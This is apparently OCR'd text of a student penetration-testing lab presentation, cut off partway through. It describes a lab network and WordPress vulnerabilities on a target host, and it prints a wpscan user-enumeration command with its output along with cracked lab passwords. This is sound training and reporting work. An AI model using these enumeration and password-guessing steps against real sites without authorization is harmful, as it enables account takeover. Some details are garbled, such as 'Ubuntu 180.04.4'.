# Final Engagement


Attack, Defense & Analysis of a Vulnerable Network

By David, Manuel and Uliana

# Table of Contents

## Network Topology
## & Critical Vulnerabilities

# Network Topology



**Network**
Address Range:
**192.168.1.0/24**
Netmask: **255.255.255.0**
Gateway: **192.168.1.1**


**Machines**
IPv4: **192.168.1.90**
OS: **Kali GNU/Linux**
Hostname: **Kali**

IPv4: **192.168.1.110**
OS: **Debian GNU/Linux 8**
Hostname: **Target 1**

IPv4: **192.168.1.115**
OS: **Debian GNU/Linux**
Hostname: **Target 2**

IPv4: **192.168.1.105**
OS: **Ubuntu 18.04.1 LTS**
Hostname: **Server 1**
**(Capstone)**

# Network Topology



**Machines continued**

IPv4: **192.168.1.100**
OS: **Ubuntu 180.04.4 LTS**
Hostname: **ELK**

IPv4: **192.168.1.1**
OS: **MS Win 10 Pro**
Hostname: **Azure VM/**

**Gateway**

# Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.


| Vulnerability | Description | Impact |
|---|---|---|
| Wordpress User Enumeration. | Using **wpscan** tool, Red Team managed to list the Wordpress usernames on Target 1. | Usernames give attackers opportunity to guess or perform brute-force attack to retrieve password. |
| Root escalation vulnerability | Gaining root level access through python script. | Gain root access and access to all the sensitive information in the system. |
| Brute Force | Once gaining access to the Target 1, Mysql vulnerability led to querying the **wp_users** table for hashed passwords. | By brute-forcing hashed passwords, user **steven's** password was discovered. Password = pink84 |

## Exploits Used

## Exploitation 1: Wordpress User Enumeration

Summarize the following:

- How did you exploit the vulnerability? The **wpscan** tool was used with parameters to access wordpress site and enumerate usernames.
- Command used: **wpscan --url http://192.168.1.110/wordpress/ --enumerate u**
- What did the exploit achieve? Successfully enumerated two usernames, **steve and michael**




```
[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

- Using simple guess work michael's password was compromised. Michael's password was found to be **michael**.


# Exploitation 2: Root level escalation

Summarize the following:

